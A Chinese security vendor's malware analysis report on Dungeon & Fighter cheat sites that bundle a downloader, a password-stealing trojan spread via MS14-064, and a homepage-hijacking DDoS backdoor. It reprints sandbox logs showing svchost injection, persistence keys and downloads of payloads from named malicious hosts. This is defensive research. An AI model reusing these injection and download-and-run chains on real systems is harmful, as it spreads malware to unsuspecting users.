游戏外挂网站暗藏病毒

盗号、锁首等数种危害并举

BEIJING HUORONG NETWORK TECHNOLOGY CO., LTD.

目录

一、 综述

近期，火绒安全团队截获一批捆绑在《地下城与勇士》游戏外挂上的首页劫持病毒。根据技术分析追溯，我们确定这些病毒的主要传播源是一个游戏外挂网站，进而发现，这个外挂站是一个巨大的“病毒窝点”，传播的电脑病毒种类之多、数量之大，令人惊讶。

总体说来，该网站暗藏三类病毒，一类是游戏用户深恶痛绝的盗号木马，二类是控制用户电脑，劫持首页的后门病毒，三类是强制捆绑安装软件的下载器病毒。该网站的用户会被随机感染数种病毒，电脑受到持久的多重侵害和骚扰。

这个游戏外挂网站是 hxxp://www.dnf3996.com、hxxp://www.dnf9669.com、hxxp://www.wg9669.com。

该站的运作流程如下：1、游戏外挂作者将自己开发的外挂程序放到该网站进行推广，并设定每个外挂的金额；2、代理商先付费获得代理资格，然后用各种方式（如 QQ 群等）推广、销售这些外挂程序，赚取代理费。

《地下城与勇士》是一款用户众多的经典网游，针对这款游戏的外挂数量巨大。电脑病毒制作者瞄准该游戏的海量外挂用户们，将各种电脑病毒和外挂程序捆绑在一起，进行再打包，然后通过这个外挂平台往外传播。根据“火绒威胁情报系统”统计，被这些病毒感染的用户，已经覆盖了全国大部分地区。

更为奇葩的是，除了盗取游戏账号、控制用户电脑锁首（将首页强行修改为“2345”导航站）之外，第三类下载器病毒捆绑安装的，竟然是老牌杀毒软件“瑞星”。根据测试，这款“瑞星”装入用户电脑之后，各种正常的安全模块都不开启，唯独开启自我保护和弹窗广告模块——也就是说，除了长期驻留电脑骚扰用户之外，没有任何功能。根据软件签名和下载地址可以确认，这款“专门弹窗版”瑞星杀毒软件，并非外部团伙的篡改和构陷，而是来自于瑞星官方。

二、 病毒行为简述

病毒推广站页面如下图所示：




图 1、外挂推广网站

图中所示，如“DNF XX 辅助”就是属于不同的外挂作者的推广渠道，该网站中称之为端口。不同的推广端口对应的价格不同，经过一段时间的验证我们发现，外挂带毒主要集中在低价外挂区域，其外挂中不定期会捆绑病毒程序。该推广站所涉及的病毒共有三类，一类是下载器病毒，一类是通过漏洞传播的盗号木马，另一类是具有首页劫持功能的后门病毒。

2.1 下载器病毒

我们在该站“DNF 封神辅助”推广端口下载到了捆绑此类病毒的外挂。文件属性如下图所示：




图 2、文件属性

外挂运行后，界面如下图所示：

图 3、外挂界面

其首先会释放带有数字签名且文件名随机的 ThunderShell 程序。如下图所示：




图 4、文件属性

ThunderShell 程序启动时，会加载名为 LiveUDHelper.dll 的病毒动态库，该动态库中包含恶意代码。其加载后会启动系统 svchost 进程对其进程注入，注入内容为 LiveUDHelper.dll 中的一个子 PE 文件。该 PE 文件中包含真正的下载器病毒代码，执行后会下载 hxxp://dl.i1236.com/dl/wrqdown2/ravv16stdf10O4120001.exe。如下图所示：

进程名	动作	路径	
封神.exe	EXEC_create	C:\Documents and Settings\	\桌面\封神.exe
封神.exe	EXEC_module_load	C:\WINDOWS\system32\dtrampo.dll	
封神.exe	FILE_touch	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
封神.exe	FILE_write	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
封神.exe	BA_extract_pe	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
封神.exe	FILE_touch	C:\Documents and Settings\	\Application Data\SmltRo\LiveUDHelper.dll
封神.exe	FILE_write	C:\Documents and Settings\	\Application Data\SmltRo\LiveUDHelper.dll
封神.exe	BA_extract_pe	C:\Documents and Settings\	\Application Data\SmltRo\LiveUDHelper.dll
封神.exe	PROC_exec	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
封神.exe	BA_exec_extratedfile	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
封神.exe	THRD_resume	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
wnyyEW.exe	EXEC_create	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
wnyyEW.exe	EXEC_module_load	C:\Documents and Settings\	\Application Data\SmltRo\LiveUDHelper.dll
封神.exe	EXEC_module_load	C:\WINDOWS\system32\msimg32.dll	
封神.exe	EXEC_module_load	C:\WINDOWS\system32\msvfw32.dll	
封神.exe	EXEC_module_load	C:\WINDOWS\system32\dciman32.dll	
封神.exe	REG_setval	HKEY_CURRENT_USER\Software\Microsoft\Multimedia\DrawDib\vga.drv 1366x768x32(BGR 0)	
封神.exe	W32_sendmsg	C:\WINDOWS\system32\csrss.exe	
wnyyEW.exe	PROC_exec	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
wnyyEW.exe	BA_exec_extratedfile	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
wnyyEW.exe	THRD_resume	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
wnyyEW.exe	EXEC_create	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
wnyyEW.exe	EXEC_module_load	C:\Documents and Settings\	\Application Data\SmltRo\LiveUDHelper.dll
wnyyEW.exe	EXEC_destroy	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
wnyyEW.exe	REG_mkkey	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{f92B23AB-XjK9-wwC6-EquM-0000F87A469H}	
wnyyEW.exe	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{f92B23AB-XjK9-wwC6-EquM-0000F87A469H}\StubPath	
wnyyEW.exe	FILE_touch	C:\WINDOWS\Fonts\HanQiuSheng.ttf	
wnyyEW.exe	FILE_write	C:\WINDOWS\Fonts\HanQiuSheng.ttf	
wnyyEW.exe	FILE_touch	C:\WINDOWS\Fonts\RunQiu.ttf	
wnyyEW.exe	FILE_write	C:\WINDOWS\Fonts\RunQiu.ttf	
wnyyEW.exe	FILE_write	C:\WINDOWS\Fonts\RunQiu.ttf	
wnyyEW.exe	PROC_exec	C:\WINDOWS\system32\svchost.exe	
wnyyEW.exe	PROC_writevm	C:\WINDOWS\system32\svchost.exe	
wnyyEW.exe	BA_invade_process	C:\WINDOWS\system32\svchost.exe	
wnyyEW.exe	PROC_writevm	C:\WINDOWS\system32\svchost.exe	
wnyyEW.exe	PROC_writevm	C:\WINDOWS\system32\svchost.exe	
wnyyEW.exe	PROC_writevm	C:\WINDOWS\system32\svchost.exe	
wnyyEW.exe	THRD_setctxt	C:\WINDOWS\system32\svchost.exe	
wnyyEW.exe	THRD_resume	C:\WINDOWS\system32\svchost.exe	
svchost.exe	EXEC_create	C:\WINDOWS\system32\svchost.exe	
svchost.exe	EXEC_module_load	C:\WINDOWS\system32\dtrampo.dll	
wnyyEW.exe	EXEC_destroy	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
svchost.exe	EXEC_module_load	C:\WINDOWS\system32\sensapi.dll	
svchost.exe	NET_http	data.runqiusoft.com/plug/jc_13.txt	
svchost.exe	NET_http	data.runqiusoft.com/time.php	
svchost.exe	FILE_touch	C:\Documents and Settings\	\Local Settings\Temporary Internet Files\Content.IE5\S1MJ0DIR\jc_13[1].txt
svchost.exe	FILE_touch	C:\Documents and Settings\	\Local Settings\Temp\data.tmp
svchost.exe	FILE_touch	C:\Documents and Settings\	\Local Settings\Temporary Internet Files\Content.IE5\O5MFKTEJ\time[1].htm
svchost.exe	FILE_remove	C:\Documents and Settings\	\Local Settings\Temp\data.tmp
svchost.exe	FILE_touch	C:\Documents and Settings\	\Local Settings\Temp\time.txt
svchost.exe	FILE_touch	C:\WINDOWS\Fonts\mieroy.ttc	
svchost.exe	FILE_remove	C:\Documents and Settings\	\Local Settings\Temporary Internet Files\Content.IE5\O5MFKTEJ\time[1].htm
svchost.exe	FILE_remove	C:\Documents and Settings\	\Local Settings\Temp\time.txt
svchost.exe	NET_http	dl.i1236.com/dl/wrqdown2/ravv16stdf10O4120001.exe	
svchost.exe	FILE_touch	C:\Documents and Settings\	\Local Settings\Temporary Internet Files\Content.IE5\O5MFKTEJ\ravv16stdf10O4120001[1].exe
svchost.exe	FILE_touch	C:\Documents and Settings\	\Local Settings\Temp\ravv16stdf10O4120001.exe
svchost.exe	BA_extract_pe	C:\Documents and Settings\	\Local Settings\Temporary Internet Files\Content.IE5\O5MFKTEJ\ravv16stdf10O4120001[1].exe
svchost.exe	BA_extract_pe	C:\Documents and Settings\	\Local Settings\Temp\ravv16stdf10O4120001.exe
svchost.exe	PROC_exec	C:\Documents and Settings\	\Local Settings\Temp\ravv16stdf10O4120001.exe
svchost.exe	BA_exec_extratedfile	C:\Documents and Settings\	\Local Settings\Temp\ravv16stdf10O4120001.exe
svchost.exe	THRD_resume	C:\Documents and Settings\	\Local Settings\Temp\ravv16stdf10O4120001.exe
ravv16stdf10O4120...	EXEC_create	C:\Documents and Settings\	\Local Settings\Temp\ravv16stdf10O4120001.exe

图 5、恶意推广行为日志

进程名	公司名	描述	路径	
封神.exe	ReolQ	ReolQ	C:\Documents and Settings\	\桌面\封神.exe
wnyyEW.exe	深圳市迅雷网络技术有限公司	ThunderShell	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
wnyyEW.exe	深圳市迅雷网络技术有限公司	ThunderShell	C:\Documents and Settings\	\Application Data\SmltRo\wnyyEW.exe
svchost.exe	Microsoft Corporation	Generic Host Process for Win32 Services	C:\WINDOWS\system32\svchost.exe	
ravv16stdf10O4120001.exe			C:\Documents and Settings\	\Local Settings\Temp\ravv16stdf10O4120001.exe
popwndexe.exe	Beijing Rising Information Technology Co., Ltd.		C:\Program Files\Rising\RSD\popwndexe.exe	
ravmond.exe	Beijing Rising Information Technology Co., Ltd.	瑞星杀毒软件 安全服务核心程序	C:\Program Files\Rising\RAV\ravmond.exe	

图 6、进程树

通过文件属性我们可以看出其所下载的文件是一个 7Z 自解压包，并且包含瑞星数字签名，如下图所示：




图 7、软件安装包




图 8、数字签名详细信息

更值得一提的是，该病毒与以往我们见到的恶意推广病毒不同，其只推广瑞星杀毒软件，且其推广的该版本瑞星杀毒软件不具有任何杀毒功能，除了自保功能外，只会不定期弹出广告，甚至连软件主界面都无法正常启动。

软件广告弹窗，如下图所示：




图 9、广告弹窗

根据域名查询结果，下载该版本瑞星杀毒软件的域名（hxxp://dl. i1236.com）与瑞星官方论坛域名（hxxp://www.ikaka.com）的注册人信息一致。如下图所示：

域名 ikaka.com 的信息 以下信息更新时间：2017-04-13 14:43:00 立即更新

域名	ikaka.com [whois 反查] 其他常用域名后缀查询： cn com cc net org
注册商	HICHINA ZHICHENG TECHNOLOGY LTD.
联系人	cui j [whois反查]
联系邮箱	@rising.com.cn [whois反查]
联系电话	1082678866 [whois反查]
更新时间	2017年03月23日
创建时间	2004年05月24日
过期时间	2020年05月24日
公司	Bei Jing Rui Xing Xin Xi Ji Shu Gu Fen You Xian Gong Si
域名服务器	grs-whois.hichina.com
DNS	NS1.RISING.COM.CN NS2.RISING.COM.CN
状态	域名普通状态(ok)

域名 i1236.com 的信息 以下信息更新时间：2016-09-07 16:15:00 立即更新

域名	i1236.com [whois 反查] 其他常用域名后缀查询： cn com cc net org
注册商	HICHINA ZHICHENG TECHNOLOGY LTD.
联系人	cui [whois反查]
联系邮箱	@rising.com.cn [whois反查]
更新时间	2015年09月11日
创建时间	2015年09月10日
过期时间	2018年09月10日
域名服务器	grs-whois.hichina.com
DNS	NS1.RISING.COM.CN NS2.RISING.COM.CN
状态	域名普通状态(ok)

图 10、域名信息对比

2.2 盗号木马

在个别低价外挂下载过程中会跳转到一个漏洞页面，如下图所示：

图 11、漏洞页面

上述页面中利用 MS14-064 漏洞下载盗号木马，漏洞触发后，IE 进程树如下图所示：

进程名	进程ID	任务组ID	公司名	描述	路径
explorer.exe	1996	0	Microsoft Corporation	Windows 资源管理器	C:\Windows\explorer.exe
IEXPLORE.EXE	2840	0	Microsoft Corporation	Internet Explorer	C:\Program Files\Internet Explorer\IEXPLORE.EXE
svchot.exe	1528	1528			C:\WINDOWS\Temp\svchot.exe
svch.exe	2164	1528			C:\WINDOWS\Temp\svch.exe
cmd.exe	2736	1528	Microsoft Corporation	Windows Command Processor	C:\WINDOWS\system32\cmd.exe
svchost.exe	3028	1528	Microsoft Corporation	Generic Host Process for Win32 Services	C:\WINDOWS\system32\svchost.exe

图 12、进程树

木马文件运行后会先在系统环境中搜索腾讯游戏登录相关的进程，伪装成腾讯游戏平台的登录界面，诱骗玩家输入账号密码。如下图所示：

图 13、盗号木马运行界面

2.3 后门病毒

我们在该站“DNF 宝马辅助”推广端口下载到了捆绑此类病毒的外挂。该病毒功能分为两个部分：

1) Intel.exe 与 Intel.sys 相互配合劫持浏览器首页。
2) Intel.exe 下载后门病毒 Pack.exe，通过与 C&C 服务器通讯 Pack.exe 可以随时执行多种 DDOS 攻击。

因为后门病毒的威胁级别更高，所以后文中统称其为后门病毒。捆绑后门病毒的外挂文件属性，如下图所示：

图 14、文件属性

外挂运行界面如下图所示：

图 15、外挂运行界面

外挂文件运行后，表面与一般外挂程序并没有什么不同，但是火绒剑进程树中我们可以看到，其后台执行的行为非常之多。如下图所示：

进程名	进程ID	任务组ID	公司名	描述	路径	
宝马.exe	2432	2432			C:\Users\	\Desktop\宝马.exe
360Tray.exe	4952	2432	360.cn	360安全卫士 安全防护中心模块	C:\Users\	\AppData\Local\Temp\360Tray.exe
empty.exe	5148	2432	Microsoft Corporation	Microsoft? Flush Working Set Utility	C:\Windows\empty.exe	
conhost.exe	4440	2432	Microsoft Corporation	Console Window Host	C:\Windows\System32\conhost.exe	
empty.exe	4612	2432	Microsoft Corporation	Microsoft? Flush Working Set Utility	C:\Windows\empty.exe	
IS.EXE	6012	2432			C:\Users\	\AppData\Local\Temp\IS.EXE
Intel.exe	4532	2432			C:\Users\	\AppData\Local\Temp\Intel.exe
pack11.exe	6348	2432			C:\Users\	\AppData\Local\Temp\pack11.exe
spoolsv.exe	6452	2432			C:\Users\	\AppData\Local\Temp\spoolsv.exe
svchost.exe	6564	2432			C:\Users\	\AppData\Local\Temp\svchost.exe

图 16、外挂进程树

外挂进程在释放带有数字签名 360Tray.exe 之后，会将其启动并对其进行注入。注入后，360Tray.exe 会加载 nike.dll 动态库释放其主要病毒文件。如下图所示：




图 17、文件属性

进程名	动作	路径
360Tray.exe	EXEC_create	C:\Users\ \AppData\Local\Temp\360Tray.exe
360Tray.exe	EXEC_module_load	C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.14393.953_none_89c2555adb023...
360Tray.exe	EXEC_module_load	C:\Windows\SysWOW64\dtrampo.dll
360Tray.exe	EXEC_module_load	C:\Users\ \AppData\Local\Temp\nike.dll
360Tray.exe	EXEC_module_load	C:\Windows\WinSxS\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.14393.953_none_baad48403594ab3f\GdiPl...
360Tray.exe	SYS_opendev	\Device\NDMP1
360Tray.exe	SYS_regsrv	C:\Users\ \AppData\Local\Temp\IFZDXvN.sys
360Tray.exe	FILE_touch	C:\Users\ \AppData\Local\Temp\IFZDXvN.sys
360Tray.exe	FILE_remove	C:\Users\ \AppData\Local\Temp\IFZDXvN.sys
360Tray.exe	FILE_touch	C:\Users\ \AppData\Local\Temp\IFZDXvN.sys
360Tray.exe	FILE_chmod	C:\Users\ \AppData\Local\Temp\IFZDXvN.sys
360Tray.exe	BA_extract_hidden	C:\Users\ \AppData\Local\Temp\IFZDXvN.sys
360Tray.exe	SYS_load_kmod	C:\Users\ \AppData\Local\Temp\IFZDXvN.sys
360Tray.exe	BA_ulterior_exec	C:\Users\ \AppData\Local\Temp\IFZDXvN.sys
360Tray.exe	FILE_remove	C:\Users\ \AppData\Local\Temp\IFZDXvN.sys
360Tray.exe	SYS_opendev	\Device\hyf55
360Tray.exe	SYS_opendev	\Device\hyf55
360Tray.exe	PROC_exec	C:\Users\ \AppData\Local\Temp\IS.EXE
360Tray.exe	BA_exec_extratedfile	C:\Users\ \AppData\Local\Temp\IS.EXE
360Tray.exe	THRD_resume	C:\Users\ \AppData\Local\Temp\IS.EXE
IS.EXE	EXEC_create	C:\Users\ \AppData\Local\Temp\IS.EXE
IS.EXE	EXEC_module_load	C:\Windows\SysWOW64\dtrampo.dll
IS.EXE	SYS_enumproc	
IS.EXE	SYS_enumproc	
IS.EXE	SYS_regsrv	C:\Users\ \AppData\Local\Temp\Intel.sys
IS.EXE	REG_mkkey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Intel\Instances
IS.EXE	REG_mkkey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Intel\Instances
IS.EXE	REG_setval	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Intel\Instances\DefaultInstance
IS.EXE	REG_mkkey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Intel\Instances\Intel Instance
IS.EXE	REG_mkkey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Intel\Instances\Intel Instance
IS.EXE	REG_setval	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Intel\Instances\Intel Instance\Altitude
IS.EXE	REG_setval	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Intel\Instances\Intel Instance\Flags
IS.EXE	FILE_touch	C:\OneRun.txt
IS.EXE	PROC_exec	C:\Users\ \AppData\Local\Temp\Intel.exe
IS.EXE	BA_exec_extratedfile	C:\Users\ \AppData\Local\Temp\Intel.exe
IS.EXE	THRD_resume	C:\Users\ \AppData\Local\Temp\Intel.exe
IS.EXE	SYS_load_kmod	C:\Users\ \AppData\Local\Temp\Intel.sys
IS.EXE	FILE_remove	C:\OneRun.txt
IS.EXE	EXEC_destroy	C:\Users\ \AppData\Local\Temp\IS.EXE

图 18、病毒行为展示

Intel.exe 和 Intel.sys 相互配合会劫持浏览器首页，在用户启动浏览器的时候 Intel.sys 会结束原有进程，之后由 Intel.exe 再次启动浏览器进程，并在参数中加入劫持网址。劫持效果如下图所示：

进程名	公司名	描述	路径
explorer.exe	Microsoft Corporation	Windows 资源管理器	C:\Windows\explorer.exe
iexplore.exe	Microsoft Corporation	Internet Explorer	C:\Program Files\Internet Explorer\iexplore.exe
宝马.exe			C:\Users\ \Desktop\宝马.exe
360Tray.exe	360.cn	360安全卫士 安全防护中心模块	C:\Users\ \AppData\Local\Temp\360Tray.exe
empty.exe	Microsoft Corporation	Microsoft? Flush Working Set Utility	C:\Windows\empty.exe
conhost.exe	Microsoft Corporation	Console Window Host	C:\Windows\System32\conhost.exe
IS.EXE			C:\Users\HuoRong Security\AppData\Local\Temp\IS.EXE
Intel.exe			C:\Users\ \AppData\Local\Temp\Intel.exe
iexplore.exe	Microsoft Corporation	Internet Explorer	C:\Program Files\Internet Explorer\iexplore.exe
iexplore.exe	Microsoft Corporation	Internet Explorer	C:\Program Files (x86)\Internet Explorer\iexplore.exe

图 19、首页劫持

劫持网址为：hxxp://www.dresou.com/219671.htm，访问该网址后会直接跳转到 hxxp://www.2345.com/?33483 进行流量套现。劫持效果如下图所示：

图 20、劫持 IE 首页




